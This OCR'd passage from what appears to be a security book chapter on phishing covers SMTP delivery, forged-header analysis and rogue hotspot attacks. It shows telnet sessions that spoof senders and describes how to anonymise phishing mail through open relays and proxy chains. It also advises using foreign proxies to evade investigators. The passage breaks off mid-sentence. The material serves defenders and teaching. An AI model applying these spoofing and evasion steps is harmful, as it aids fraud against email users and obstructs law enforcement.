
Figure 10.2 Standard E-Mail Process: Multiple Hops Required to Reach Receiver



Mail Delivery Process

All e-mail headers contain the server and client information that controls the process of mail delivery. Many people who use e-mail clients have probably heard of SMTP servers and POP3 servers. Within your e-mail client you are asked to put in your e-mail settings related to these servers, as shown in Figure 10.3.

Figure 10.3 E-Mail Settings



Phishers take advantage of these settings to successfully perform social engineering against the average e-mail user. To understand this concept a bit more, let's take a quick review of the e-mail protocol.

Within the typical setup for e-mail, two ports are typically used: port 25, and port 110. Port 25 is the Simple Mail Transfer Protocol (SMTP), and its job is to transmit and receive mail—basically what is called a Mail Transfer Agent, or MTA. An MTA is comparable to the mail carrier who picks up the mail and sends it off to where it needs to go. Just as the mail carrier drops off and picks up mail, so does the MTA. Port 110 is the Post Office Protocol, version 3 (POP3), and it is essentially the mailbox from which users pick up their mail up. This has an authentication process that allows users to log in and retrieve their e-mail, which, in most cases, depending on your settings, is set to delete the mail from the server once you have completely retrieved it.

Tricks of the Trade…

Raw SMTP Communication

A quick way to comprehend the operations of SMTP is to send an e-mail using the Telnet protocol. Telnet is a communication protocol that allows you to connect to and communicate with a port in a terminal. In this case, we will Telnet to port 25 of mail.sendingemail.com:

```
me@unixshell~$ telnet mail.sendingemail.com 25
Trying 127.0.0.1...
Connected to mail.sendingemail.com.
Escape character is '^]'.
220 mail.sendingemail.com ESMTP
```

We have successfully established a session with the SMTP or ESMTP (Extended STMP) server, and it has given us a return code of 220. We can now send it commands. The commands typically used to send e-mail are *HELO, MAIL FROM, RCTP TO, DATA*, and *QUIT*. Basically, five primary commands control the majority of the protocol.

To start, we have to identify ourselves by simply saying *HELO*:

```
220 mail.sendingemail.com ESMTP Postfix
HELO sender.sendingemail.com
250 mail.sendingemail.com Hello sender.sendingemail.com
[xx.7.239.24], pleased to meet you
```

As you can see, the server greeted us back and identified us by displaying our IP address. Technically, we could make up anything describing who we are; most SMTP servers will allow that because they know our IP, and it will mark our IP within the *Received* headers.

To send e-mail after the meet and greet, we want to tell the mail server who the e-mail is from and where it is going:

```
MAIL FROM: me@sendingemail.com
250 me@sendingemail.com... Sender ok
RCPT TO: you@receivingemail.com
```

Continued

```
250 you@receivingemail.com… Recipient ok
```

This code states that the inputs we've entered are okay. In the real world, we would be rejected for the RCTP TO: from Telnet, since relaying to another network should be denied. But since we're on our own network and run our own mail server locally, this is allowed. Note that this is a quick and easy way to forge headers right at the *MAIL FROM:* and *RCPT TO:* fields. From our local network, we can put anything we want in both those fields and it will be accepted. This is one basis for some forgery; the other is the open relays, which we will get to shortly.

To send our message, we will use the *DATA* command:

```
DATA
354 Enter mail, end with "." On a line by itself
Subject: Test E-mail


Here is my data that I would like to send to you@receivingemail.com.
This is essentially the body of the message and we will close by
skipping a line and entering "."
-me
.
250 I6A2341RR Message accepted for delivery
QUIT
221 mail.sendingemail.com closing connection
```


Note that the 250 return code revealed an ID for our message; this is the message ID we see in the headers on the way out. Once we tell the mail server *QUIT*, it will send our message. This is the internal protocol that SMTP works with. As you can see, it's simple and flexible, which is the exact reason the technology enables so many problems while also offering convenience.

The mail server infrastructure works in such an efficient fashion that we did not use only four servers but, at minimum, eight servers to deliver our e-mail. In the process of sending e-mail, we query multiple DNS servers to obtain information about where the mail servers are on the Internet.

Here is an example of the complete process for sending an e-mail (see Figure 10.4):

1. Create the e-mail, specifying the *From*, *To*, *Subject*, and content.
2. After you click **Send**, the mail client will access the DNS server of your ISP to locate your local mail server.
3. The local mail server (mail.sendingemail.com in our example) receives your e-mail and uses the local DNS to determine who sent it by doing a reverse IP lookup of *Sender*.
4. After verification, the local mail server adds the headers and relays the mail to the mail.receivingemail.com mail server. To do this, mail.sendingemail.com has to look up what is called a *mail exchange,* or MX, record within DNS. This MX says, "Hello mail.sendingemail.com, mail.receivingemail.com is handling mail for receivingemail.com." Once that has been identified by our mail server, it can relay to the proper mail server.
5. Once mail.receivingemail.com receives the e-mail, it applies more header information, including routing data and receiving time; checks the DNS server for a reverse lookup regarding mail.sendingemail.com; and looks up the user *you* for the domain it is handling mail for.
6. Client e-mail user *Receiver* contacts mail.receivingemail.com (again, local DNS is used), makes a request to the POP3 port (110), and asks to retrieve its e-mail. The e-mail is delivered to the e-mail client, and *Receiver* happily reads the e-mail.

Figure 10.4 Standard E-Mail Infrastructure



Anonymous E-Mail

Technology sector experts well know that SMTP was not designed with security in mind. E-mail is trivial to forge, and in more than one way, forged e-mail can be passed with ease to the mail transport agent (SMTP server). As we already are aware, spammers forge e-mails, and since phishers are classified as spammers, they take on this practice as well. Most spammers tend to forge e-mails for anonymity, since they are sending you annoying e-mails that will usually get a negative reaction, and if the e-mails were easily traceable, they would probably be caught. Phishers forge for a different reason: They are attempting to con you, and they are using forgery to spoof a likely bank e-mail, such as verify@citibank.com. Not all headers can be forged, so the good news is that you can still track down the originator IP address, but unfortunately the phishers are not e-mailing directly from their homes.

The headers that can be forged are:

- *Subject, Date, Message-ID*
- Recipients: *From, To, CC*
- Content body
- Any arbitrary headers such as the *X-Mailer* and *X-Message-Info*
- The initial *Received* headers

The headers that cannot be forged are:

- The final *Received* headers
- The originating mail server, including:
  - IP address
  - Subsequent timestamps

A header view of a phishing e-mail that was sent targeting Citibank customers might look something like this:

```
Received: from 157.red-80-35-106.pooles.rima-tde.net (157.Red-80-35-
106.pooles.rima-tde.net [80.35.106.157])
        by mail.nwsup.com (8.13.0/8.13.0) with SMTP id i6KCInwW020143;
        Tue, 20 Jul 2004 08:18:51 -0400
 Received: from jomsi9.hotmail.com ([109.231.128.116]) by p77-
ewe.hotmail.com with Microsoft SMTPSVC(5.0.2195.6824);
         Tue, 20 Jul 2004 11:01:16 -0200
 Received: from aeronauticsaranf21 (bub[208.113.178.170])
```

```
          by hotmail.com (mcak97) with SMTP
          id <40364465887f8mut>
          Tue, 20 Jul 2004 11:01:16 -0200
From: "Citibank" <safeguard@citibank.com>
To: "'Novell2'" <someone@nwsup.com>
Subject: Attn: Citibank Update!
Date: Tue, 20 Jul 2004 14:03:16 +0100
Message-ID: <1575948b156d80$0sv4mtq8$296tas263sil@edmondsonvl9695>
```

We want to read *Received* headers from top to bottom in this case. As we learned earlier, at the very top is the final *Received* header, which cannot be forged. In this case, the previous hop before the message landed at its final destination was through 157.red-80-35-106.pooles.rima-tde.net. This address can be verified by a forward lookup of the IP, which resolves to this. The next *Received* line says it is from jomsi9.hotmail.com, which we should doubt—first, because it is tough to forge e-mail from a web e-mail service in general, and second, the IP address and hostnames for the Hotmail domains do not exist on the Internet.

The bottom *Received* header is clearly a fake header, since there is no real domain associated and IP address is untraceable. So, relying on what we know, the only known accurate header is 80.35.106.157—and oh, what a surprise, a *whois* lookup on the IP shows the location to be in Estonia, which happens to be a popular country for phishing and other electronic fraud. Also, this IP address has been on record at the SPAMHAUS (www.spamhaus.org) Real Time Block List, meaning that it was probably an open relay at some point in time and used to send abusive e-mail.

Looking at context clues, we note the timestamps on the two forged *Received* headers. It is extremely unlikely that the timestamps would be at the exact same time, as indicated here.

The *Message-ID* is definitely not a Hotmail one, since Hotmail message IDs take a form similar to *BAY19-F30997BCBE3A45FF3DB16698E3D0@phx.gbl*. Hotmail also sends an *X-Originating-IP* as well as a few other abuse-tracking headers, which are definitely not included in the phishing e-mail.

General clues within the header usually identify whether it is forged or not. The obvious one is the *Received* headers being inconsistent with mismatched *From* and *by* fields. The *HELO* name does not match the IP address, there are nonstandard headers in general placed within the e-mail, and wrong or "different" formats of the *Date, Received, Message-ID,* and other header labels.

Here are some more specific clues regarding this e-mail header:

- The time zone on the Hotmail header doesn't match the geographical location, nor does the *Date* header.
- The asterisk in the *From* domain cannot originate from Hotmail and generally is not legitimate;
- SMTPSVC is Exchange's SMTP connector, which is used consistently throughout Hotmail.
- Hotmail records a *Received* header matching *Received: from [browser/proxy IP] with HTTP; [date].*
- Hotmail systems are usually set to GMT.

Let's compare the suspicious mail to a legitimate Hotmail message:

```
Received: from hotmail.com (bay19-f30.bay19.hotmail.com [64.4.53.80])
       by mail.sendinge-mail.com (Postfix) with ESMTP id 4F6A7AAA8E
       for <me@sendinge-mail.com>; Tue,  5 Apr 2005 21:46:27 -0700 (PDT)
Received: from mail pickup service by hotmail.com with Microsoft SMTPSVC;
        Tue, 5 Apr 2005 21:45:50 -0700
Message-ID: <BAY19-F30997BCBE3A45FF3DB16698E3D0@phx.gbl>
Received: from xx.7.239.24 by by19fd.bay19.hotmail.msn.com with HTTP;
       Wed, 06 Apr 2005 02:45:50 GMT
X-Originating-IP: [xx.7.239.24]
X-Originating-E-mail: [myhotmailaccount@hotmail.com]
X-Sender: myhotmailaccount@hotmail.com
From: "Hotmail Account" <myhotmailaccount@hotmail.com>
To: me@sendinge-mail.com
Date: Wed, 06 Apr 2005 02:45:50 +0000
```

A quick comparison to the phishing e-mail makes it quite obvious that the previous e-mail headers were not authentic and definitely not from Hotmail. The final *Received* header shows accurately that it was received from Hotmail, and if we did a forward DNS lookup on the IP, it would match Hotmail. The second *Received* header is the internal mail pickup service and demonstrates that there was an extra hop from the user sending e-mail from the Web outgoing to the Internet. The initial *Received* header is authentic, displaying our IP address and the mail relay it was picked up by. It also states that we performed this action via HTTP on a certain date and time based in the GMT time zone.

We also note the *X-headers*; in this case they are being used for abuse tracking so that one can quickly identify the IP address of the originator. The *X-Originating-E-*

mail matches the *From:* field, and the dates are sufficiently accurate and do not look suspicious. All in all, you can see a vast difference between a suspicious set of headers and a properly formed e-mail. This does not mean that forged headers are always this obvious, but there are some clues that may give it away if you know how to read them.

Forging Our Headers

Forging headers is trivial, but the more appropriate question is, how is it possible? The MTA that we contact via Telnet can demonstrate how easy it is to forge headers. We will be adding *Header-1: xxx* and *Header-2: yyy,* which do not indicate anything special but make a great example:

```
$ telnet mail.sendingemail.com 25
Trying 127.0.0.1...
Connected to mail.sendingemail.com.
Escape character is '^]'.
220 mail.sendingemail.com ESMTP Postfix
HELO hostname
250 mail.sendingemail.com Hello sender.sendingemail.com [xx.7.239.24],
pleased to meet you
MAIL FROM: madeup@spoofedemail.com
250 Ok
RCPT TO: me@sendinge-mail.com
250 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Header-1: xxx
Header-2: yyy

Message body.
.
250 Ok: queued as 73F50EDD2B
QUIT
221 Bye
```

Now we check our e-mail and find the following e-mail content and header information:

```
Return-Path: <madeup@spoofedemail.com>
X-Original-To: me@sendingemail.com
```

```
Delivered-To: me@sendingemail.com
Received: by mail.sendingemail.com (Postfix, from userid 1999)
id D3750EDD2B; Tue,  5 Apr 2005 21:33:55 -0700 (PDT)
Received: from hostname (xx.7.239.24)
by mail.sendingemail.com (Postfix) with SMTP id 73F50EDD2B
for <me@sendingemail.com>; Tue,  5 Apr 2005 21:33:37 -0700 (PDT)
Header-1: xxx
Header-2: yyy
Message-Id: <20050406023337.73F50EDD2B@mail.sendingemail.com>
Date: Tue,  5 Apr 2005 21:33:37 -0700 (PDT)
From: madeup@spoofedemail.com
To: me@sendingemail.com
X-Spam-Checker-Version: SpamAssassin 2.63 (2004-01-11) on
mail.sendingemail.com
X-Spam-Status: No, hits=2.3 required=5.0 tests=BAYES_90,NO_REAL_NAME
autolearn=no version=2.63

Message body.
```

We can see that our e-mail has come in from madeup@spoofedemail.com and was delivered. Our added headers made it into the e-mail, and those could easily be replaced by fake *Received* headers, *X-headers,* and any other content someone wanted to place in there. The flexibility of SMTP struts its stuff when it comes to what can go into an e-mail. At this stage it is up to the e-mail clients to judge whether the e-mail is valid or not.

Open Relays and Proxy Servers

In our example of forging headers, we successfully spoofed our e-mail address and some headers, but unfortunately this did not stop our IP address from being identified within the e-mail. It clearly states our IP address on the line that reads **Received: from hostname (xx.7.239.24).** If we were to send a bulk e-mail like this trying to phish someone, we would be considered newbies and would probably be an easy target for apprehension.


One way of hiding our IP address is to take advantage of open relay servers combined with proxy servers. An open relay servers is an SMTP mail server that allows unauthorized users to send e-mail through it. The reason we could send spoofed e-mail in our example is because we did it from our own MTA server. Although we are considered "authorized" to send e-mail, the detriment is that our real IP of our own MTA will be revealed to the receiver.

Most open relays reside in corporations or systems that have a misconfigured mail server and are not aware that they are contributing to spamming and phishing. These types of mail server are prime targets for phishers and spammers, since the unsuspecting and unaware probably lack the education to keep track of the server logs. By the time they find out, many spammers have probably already exploited their system for illicit activity. Spammers and phishers could use multiple open relays simultaneously to send their bulk e-mails. Unfortunately that is a drawback as well, since the more one uses the open relay, the faster it ends up on a real-time black hole list (RBL; see www.email-policy.com/Spam-black-lists.htm).

The anonymous element is to locate open proxy servers that are on the Internet. An open proxy server is similar to a open relay server except it is not specifically used for e-mail; it will also route arbitrary TCP and sometimes UDP requests. One of the more popular proxy protocols is SOCKS, an abbreviation for SOCKet Secure; it is a generic protocol for transparent proxying of TCP/IP connections. SOCKS is a more universal proxy and is in high demand by phishers and spammers because it can serve multiple necessities. There are also standard HTTP/HTTPS proxy servers and cache proxy servers such as Squid that mainly focus on HTTP and the ability to cache data so that you save bandwidth. Most phishers are specifically looking for proxies to cover their tracks in perpetrating fraud.

There are many methods of locating proxies to hide through; a quick way is Google. One of the first sites at the top of the Google search list is www.stayinvisible.com/index.pl/proxy_list (see Figure 10.5). Let's look at the list and try them for ourselves.

Figure 10.5 Available Proxy Lists



There are also many available tools that check for open proxies on the Internet at a very fast rate. YAPH—Yet Another Proxy Hunter (http://yaph.sourceforge.net)—is a UNIX version of a freely available proxy hunter, and there are multiple ones for Windows. One of the bulk-mailing tools, known as Send-safe, even provides a proxy hunter with its software. At this time, the software's author has trouble hosting his site anywhere due to being a suspect in the authoring of the Sobig virus (http://securityresponse.symantec.com/avcenter/venc/data/w32.sobig.f@mm.html). Also, in the underground free-trade market, you can even purchase proxy and VPN services from "trusted" individuals for approximately $40 per month.

On this list are both anonymous and transparent proxies. The transparent proxies are usually HTTP proxies. Since the anonymity level can be lessened due to the fact that your browser will answer a request such as *REMOTE_ADDR* from the server, the transparent proxy will pass that along without a rewrite. This makes it obvious that it is not an anonymous proxy, but it can be useful for caching when bandwidth is low. On the other hand, SOCKS was designed to tunnel all TCP traffic, no matter what type. Since SOCKS does not require information from the browser, it simply treats it like an arbitrary TCP client. This method of handling the data will increase anonymity, since the Web server is viewing the SOCKS server as a client and any requests will come from the SOCKS server.

Tricks of the Trade…

Phishers Go Wireless

With the ongoing growth of wireless networks, phishers now can anonymously mass-mail by *war driving*—the act of driving around looking for available wireless networks to connect to, with a goal of sending bulk mailings through networks that are either open or vulnerable to security flaws and so accessible by unauthorized parties. More than this, war driving eliminates any signature available for tracking, since the wireless signal can be received even from 2 miles away, depending on the attacker's antenna. During the day of a phish attack, the attacker could be sitting at his home logging into the neighborhood Starbucks' wireless hotspot to send e-mails.

To extend the abuse of wireless networks, since T-Mobile provides the majority of wireless services to Starbucks coffee shops that require a login and password to use, phishers can start attacking the users on the network while

Continued

drinking a cup of java. One technique used against hotspots was originally dubbed *airsnarfing* by "Beetle" and Bruce Potter of the Shmoo Group. The media later nicknamed this practice the Evil Twin attack, but unfortunately the media got to it a lot later than the actual concept was demonstrated by Shmoo. The media stated that airsnarfing was being exploited by sophisticated hackers, but actually Windows or Linux users can do this quite trivially, since setting it up is as easy as setting up a phish.

Here's quick rundown on a trivial attack for phishing wireless networks: The way T-Mobile and most other hotspots work, including those at airports, is that you're handed an IP address delivered via the DHCP server and then requested to log in to their Web-based authentication form, entering your username and password. The weakness occurs right at the beginning of the wireless session, since there is no real trust between the wireless gateway and the casual user. This weakness can be used to create a rogue access point (AP) with the same *service set identifier*, or SSID. When we connect to a network, the SSID is shows as the identifying name of the AP. In the case of T-Mobile's hotspots, most of the time you will see *tmobile* as the SSID value.

Our rogue AP is set up to compete with the hotspot and have the same name, since in most Windows wireless setups the stronger wireless signal usually wins. We will also host all the DHCP, DNS, and IP routing required on our AP, and we'll have an HTTP server with our phishing site(s) all set up. Once victims connect to you instead of T-Mobile, they will not know the difference, since we are routing the Internet and they have logged into the look-alike site. We then can poison our DNS cache to point to other fake sites set up to look like sites that we want to steal customer information from. Essentially, we control the flow of where victims go, since we control their wireless Internet connections.


This attack is possible due to the trust model, or lack thereof, between the user and the service the user is logging into. Simple login credentials don't protect against something you've never met before. The Shmoo Group has designed a HotSpot Defense Kit for MacOS and Windows XP, downloadable at http://airsnarf.shmoo.com/hotspotdk.zip.

Proxy Chaining, Onion Routing, and Mixnets

When sending e-mails, most e-mail clients to do not support SOCKS for the very reason that they do not want to contribute to the already existing spam epidemic. In this case, there are two options: Use a bulk-mailing tool that supports proxies, including SOCKS, or use a program like SocksChain (http://ufasoft.com) for Windows or Proxychains (www.proxychains.sf.net) for UNIX. This essentially "proxifies" any connection you set so that you can use any networked application through SOCKS. With the Proxychains programming you can also chain your proxies together to set a route and improve your odds against someone tracking you.

Let's "socksify" a Telnet session and create a proxy chain that we can use to send e-mail and view the headers to relish our accomplished anonymity. To begin, we first need to set up our chain (see Figure 10.6):

Figure 10.6 Proxy Chain Setup




Next we set up our "socksify" host so that when we Telnet, we will Telnet to 127.0.0.1 port 1080, and it will redirect to our mail server. Now as we Telnet to 127.0.0.1: 1080, SockChain automatically begins to create its routes, as shown in Figure 10.7.

We will now see the following:

```
Trying 127.0.0.1...
Connected to mail.sendingemail.com.
Escape character is '^]'.
220 mail.sendingemail.com ESMTP Postfix
HELO hostname
250 mail.sendingemail.com Hello sender.sendingemail.com [193.145.101.10],
pleased to meet you
MAIL FROM: madeup@spoofedemail.com
250 Ok
RCPT TO: me@sendingemail.com
```

```
250 Ok
DATA
354 End data with <CR><LF>.<CR><LF>

Message body.
.
250 Ok: queued as 64A20E4D6A
QUIT
221 Bye
```

Figure 10.7 Established Chain of Proxies



And our e-mail will look like the following:

```
Return-Path: <madeup@spoofedemail.com>
X-Original-To: me@sendingemail.com
Delivered-To: me@sendingemail.com
Received: by mail.sendingemail.com (Postfix, from userid 1999)
id 64A20E4D6A; Tue,  5 Apr 2005 22:21:17 -0700 (PDT)
Received: from hostname (193.145.101.10)
by mail.sendingemail.com (Postfix) with SMTP id 73F50EDD2B
for <me@sendingemail.com>; Tue,  5 Apr 2005 22:21:13 -0700 (PDT)
 Message-Id: <20050406023267.64A20E4D6A@mail.sendingemail.com>
```

```
Date: Tue,  5 Apr 2005 22:21:13 -0700 (PDT)
From: madeup@spoofedemail.com
To: me@sendingemail.com
X-Spam-Checker-Version: SpamAssassin 2.63 (2004-01-11) on
mail.sendingemail.com
X-Spam-Status: No, hits=2.3 required=5.0 tests=BAYES_90,NO_REAL_NAME
autolearn=no version=2.63
Message body.
```

In this example, notice that our IP address is now quite different than the previous e-mail, indicating that we have successfully sent an anonymous e-mail.

Of course, there are more elements than just chaining arbitrary proxies together to "safely" send your phishing e-mails. In most cases, you would want to be on a proxy server that is outside the country you have targeted. This will help you establish some sort of safety zone so that you are untouchable by the law in the targeted country. If a proxy you used was located in the United States and you attacked an American target, there is a very good chance that the proxy would be served a subpoena for the logs in a very short amount of time. In comparison, depending on your actual location and whether the foreign authorities had any interest, the length of time it would take to get any help from the foreign proxy, even if they kept logs, would be next to a millennium, if at all. Many phishers count on the fact that they are not in the country they are targeting, which gives them sort of an added invincibility, although this depends on the country they are physically located in. An ever-growing method that is being implemented by phishers and spammers today is the botnet approach, which allows spammers to use drones of victim computers to perform their evil deeds.

From law enforcement's perspective, the ability to quickly track is essential to apprehending these criminals. But on the other side of the fence are the privacy advocates, who also have a valid point regarding anonymity. In the esoteric world of cryptography—specifically, the approach to addressing true anonymity, in which anonymity, according to Paul Syverson, has a more strict definition of "being indistinguishable in a group"—the Electronic Frontier Foundation (EFF) is supporting an anonymous Internet communication system. The intent and purpose of the system is to prevent any type of network traffic analysis to be successful at all. Traffic analysis is a form of surveillance that assists in establishing who is communicating to whom over a public network. The information that can be gathered by this type of analysis allows investigators to profile habits, behavior, and interests of a certain group. This system is known as The Onion Router, or TOR (http://tor.eff.org). Ironically, onion-routing research was first done by the U.S. Navy (www.onion-router.net) in a

rumored effort to protect the military's interests regarding their access to Web sites without giving away the fact that they are the ones accessing them. Another ironic point is that they encouraged (http://yja.com/onion.htm) the public community to run onion routers, thus performing a public duty to protect the military.

But now that it is supported by the EFF (TOR), the political and legal opposition from some world governments, along with the question of "What if?" have begun, especially in a time where cyber-crime is on the rise at an extremely aggressive rate. Technologies like TOR that allow anonymous communication would only put us farther away from tracking the individuals; as though it weren't difficult enough to keep up with their rate of attacks, now they could fully cloak themselves in a "darknet" (www.cymru.com/Darknet). Other systems that implement David Chaum's Mixnet (www.freehaven.net) concepts, such as JAP and Freedom, could pose a threat to the tracking technology used by forensic investigators and law enforcement agencies. Given that the systems are all still in a primitive state compared to their ambitious goals, phishers have not been observed gravitating to these bleeding-edge technological hopes. That does not mean darknets, mixnets, and onion routers alike won't take the stage for the phisher at some point. A good majority of phishers reside in Europe, and so far, the trend has dictated that the countries outside the United States are not exactly afraid to play with esoteric technology.[5] Being that a major element to successfully committing electronic fraud is not getting caught, I won't be surprised to see the trading underground move to darknets to conduct their communication and material trades.

E-mail Address Harvesting

As many of you know, a major component in spamming is getting hold of valid e-mail addresses to spam. The same goes for phishing. This part of the chapter delves into some of the more effective and creative techniques for harvesting valid e-mail addresses. We will not attempt to cover them all, because frankly, there are many different ways to go about this task, and some are independent of our particular focus here.

The art of e-mail harvesting is to obtain valid, high-quality, high-volume e-mail addresses. In most cases, these factors have trade-offs in terms of time. High quality at high volume usually takes a lot longer to obtain, since you have to focus on more targeted mailing lists, newsgroups, and any other medium that displays static e-mail addresses, but the quality of the e-mails themselves aren't really known. For high volume alone, a phisher will run multiple extractor tools on Web sites, newsgroups, and mailing lists to obtain e-mail addresses. For high quality, high volume, *and* high speed, a phisher will most likely require a hacker to obtain stolen informa-

